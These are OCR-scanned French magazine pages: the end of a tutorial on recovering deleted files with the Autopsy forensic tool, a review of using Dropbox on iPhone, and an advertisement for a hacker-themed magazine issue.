
Pour ouvrir une nouvelle affaire, dans l'interface d'Autopsy, cliquez sur le bouton "New Case", en bas. Puis, tapez dans le champ "Case Name" le nom de l'affaire à créer, tandis que les autres champs sont facultatifs. Cliquez ensuite sur "New Case", en bas. A présent, ajoutez un hôte, à savoir un ordinateur à analyser : cliquez sur le bouton "Add Host" et dans la fenêtre suivante, donnez-lui un nom et cliquez sur "Add Host". Une fois cette opération effectuée, vous devez indiquer un fichier image avec le contenu du périphérique à analyser ; en alternative, vous pouvez insérer directement le fichier de périphérique de la partition ou du disque entier. Si vous souhaitez créer un fichier image, lancez dans un terminal la commande "dd" en insérant à la place de /dev/sda1 le fichier de périphérique de la partition à lire : dd if=/dev/sda1 of=sda1.dd
A la fin de l'opération, le fichier sda1.dd comprendra l'image de votre partition. Dans notre exemple, toutefois, pour simplifier les choses, nous utiliserons directement le fichier de périphérique d'une partition. Cliquez ensuite sur le bouton "Add Image", puis sur "Add Image File". Dans la fenêtre suivante, insérez dans Location le fichier de périphérique de la partition (par exemple, /dev/sda1) et choisissez Partition comme valeur de l'option Type. Puis cliquez sur Next, en bas. Dans la fenêtre suivante, vous pouvez laisser les valeurs par défaut de toutes les options et cliquer sur Add. Si vous souhaitez ajouter un autre périphérique à analyser, cliquez ensuite sur "Add Image", sinon cliquez sur OK.

:: Recherchez les fichiers supprimés

La fenêtre qui apparaît vous proposera un récapitulatif du périphérique et, plus bas, un ensemble de boutons pour agir sur ledit périphérique. Cliquez sur le bouton Analyze et dans la fenêtre suivante, choisissez "File Analysis" comme méthode d'analyse. Dès lors, le contenu du périphérique apparaîtra, affiché comme dans un traditionnel file manager. La fenêtre du navigateur est désormais répartie en trois sections, plus la série de boutons en haut : pour trouver les fichiers supprimés, entrez dans la section à gauche, celle portant l'inscription Directory Seek, et cliquez sur le bouton "All Deleted Files". Dans la section en haut à droite de la fenêtre, vous verrez s'afficher la liste de tous les fichiers supprimés, détectés dans votre partition. Sélectionnez dans la liste le fichier supprimé que vous souhaitez récupérer. Certaines options relatives au fichier choisi apparaîtront : cliquez sur Export pour enregistrer le fichier.



La page initiale de l'interface web d'Autopsy. Si vous souhaitez analyser une partition ou un disque entier, ouvrez une nouvelle affaire en cliquant sur le bouton "New Case"



Cliquez sur le bouton "All Deleted Files" pour avoir accès aux fichiers supprimés présents sur le périphérique sélectionné

Dropbox sur iPhone

Comment synchroniser en permanence des fichiers entre PC et iPhone

Certains d'entre nous connaissent déjà l'excellent service proposé par Evenflow Inc. appelé Dropbox. Pour ceux en revanche qui ne l'auraient pas encore découvert, son interface graphique simple et intuitive permet même aux moins "débrouillards" de disposer d'un système de synchronisation entre les différents dossiers répliqués sur différents PC, sur PC et iPhone mais aussi sur Blackberry (version bêta). Cerise sur le gâteau : tout peut aussi être géré online à travers n'importe quel navigateur.

:: Fonctions

Dropbox (www.Dropbox.com) est une application multi-plate-forme totalement gratuite qui permet de bénéficier immédiatement de 2 Go d'espace online (auxquels il est possible, à travers un mécanisme d'invitations sur referral, d'ajouter jusqu'à 3 Go, pour atteindre ainsi 5 Go) sans débourser un centime. Un espace que vous pouvez utiliser comme disque dur virtuel synchronisé en permanence avec des dossiers physiques présents sur votre PC ou votre iPhone. Et pour ceux qui en veulent toujours plus, des abonnements mensuels sont proposés à partir de 9,99 USD pour 50 Go et 19,99 USD pour 100 Go. Malheureusement, pour l'iPhone, la limite d'espace gérable est de 2 Go, conformément à la volonté d'Apple qui, espérons-le, changera d'avis vu que cette application comptera bientôt parmi les favorites présentes sur App Store. Vous serez averti à l'approche des limites disponibles et pourrez gagner de l'espace en supprimant les fichiers des favoris (ceux marqués d'une petite étoile). Une fois installée, l'application est totalement transparente pour l'utilisateur dans la mesure où elle s'intègre au système d'exploitation en gardant sous contrôle un dossier spécifique du filesystem (que vous pouvez choisir en phase de setup ou bien changer par la suite) pour surveiller la moindre variation intervenant sur les fichiers et les sous-répertoires. Dès que quelque chose est modifié, une connexion SSL est alors activée vers le serveur de Dropbox et les changements sont synchronisés. Parallèlement, le registre des événements est mis à jour dans le compte online et si d'autres PC ou téléphones sont raccordés au même compte avec Dropbox activé, ces derniers recevront alors eux aussi les mises à jour des changements effectués, dès qu'elles seront disponibles sur le serveur.

Vous n'avez pas encore activé de compte sur Dropbox ? Vous pouvez en créer un directement à partir de l'installation sur iPhone


:: Dropbox sur iPhone

Pour l'accès online, l'interface web standard, avare en termes d'espace graphique, est réduite à l'essentiel (voir l'adresse dropbox.com/iPhone) car elle présente pour l'iPhone uniquement les contrôles permettant de télécharger les fichiers de Dropbox directement sur son propre portable et de consulter le registre des événements. Les fichiers PDF et MP3 peuvent être ouverts directement (avec leurs icônes respectives qui vous sont familières), tandis que d'autres fichiers seront uniquement lisibles offline en allant dans le dossier des Favoris. L'application est très bien documentée online, pour une utilisation facile et agréable. Pour commencer immédiatement, il est possible de créer un compte online, de télécharger l'exécutable et de lancer l'installation ou encore de lancer l'installation et choisir la procédure guidée pour créer son propre compte pendant le setup. Si vous ajoutez un autre nœud de votre réseau privé dans Dropbox, il suffit d'utiliser un login et un password valides et vous verrez qu'à peine installé, Dropbox tentera de télécharger toutes les données déjà présentes online. Attention donc aux gros volumes, si vous avez quelques gigas de données à synchroniser ! Sur l'iPhone, le setup et le lancement de Dropbox sont extrêmement simples et vous avez la possibilité d'ouvrir directement les photos insérées. L'application est réactive, elle se synchronise rapidement et ne bogue pas, bien qu'elle ait été lancée depuis peu. Il est possible de prendre immédiatement une photo avec l'iPhone ou de tourner une vidéo avec l'iPhone 3GS et de l'envoyer à un de vos contacts. Après l'installation, vous trouverez dans le dossier un PDF vous expliquant le fonctionnement de Dropbox sur iPhone. Le menu permet ensuite de déconnecter facilement son iPhone et de se loguer avec un autre compte, le cas échéant.

:: Utilisations avancées

Outre la gestion d'un backup en temps réel, très utile et à la portée de tous ceux qui ont accès au haut débit, vous pouvez également partager vos données avec d'autres utilisateurs de Dropbox. Pour activer le partage, vous devez agir à partir de l'interface online complète, en choisissant dans Sharing le nom du dossier à partager. Une fois créé, indiquez les adresses e-mail des personnes autorisées à l'accès et qui correspondent à d'autres comptes déjà actifs de Dropbox. L'espace partagé est supprimé de l'espace total tant que dure le partage. Mais grâce à cette opération, il est possible d'accéder librement aux données partagées par deux comptes différents et d'échanger des fichiers entre amis. Seules resteront visibles les données présentes dans le dossier partagé et seuls les utilisateurs autorisés pourront y accéder. Dropbox représente d'après nous un service complémentaire à Gmail : en effet, si Gmail permet d'oublier les différents problèmes de courrier électronique (organisation, occupation d'espace, spams...), Dropbox permet quant à lui de gérer avec la même simplicité vos archives personnelles de données, toujours présentes online et physiquement sur n'importe quel terminal connecté au serveur, et accessibles également à partir de votre iPhone qui continuera de fonctionner parfaitement pendant que vous l'utilisez. Et même si vous ne travaillez pas sur plusieurs machines, mais que vous souhaitez toujours avoir à portée de main des documents importants à visionner, par exemple sur votre iPhone, Dropbox deviendra vite un compagnon irremplaçable.

Une fois entré dans votre compte, vous pouvez contrôler online tous les fichiers déjà synchronisés dans My Dropbox



Si vous cliquez sur une image, celle-ci ira directement dans le viewer comme si Dropbox n'existait pas

Massimiliano Brasile

TOUS LES MEILLEURS LOGICIEL

100% utile

HACKERS

MAGAZINE

HACKER GHOST

L'ORDINATEUR INVISIBLE

LES SECRETS POUR DEVENIR ANONYME

TOP 100

GRATIS!

LES MEILLEURS PROGRAMMES 100 % HACKER

EN KIOSQUE

MULTIMEDIA

PROGRAMMING

NETWORKING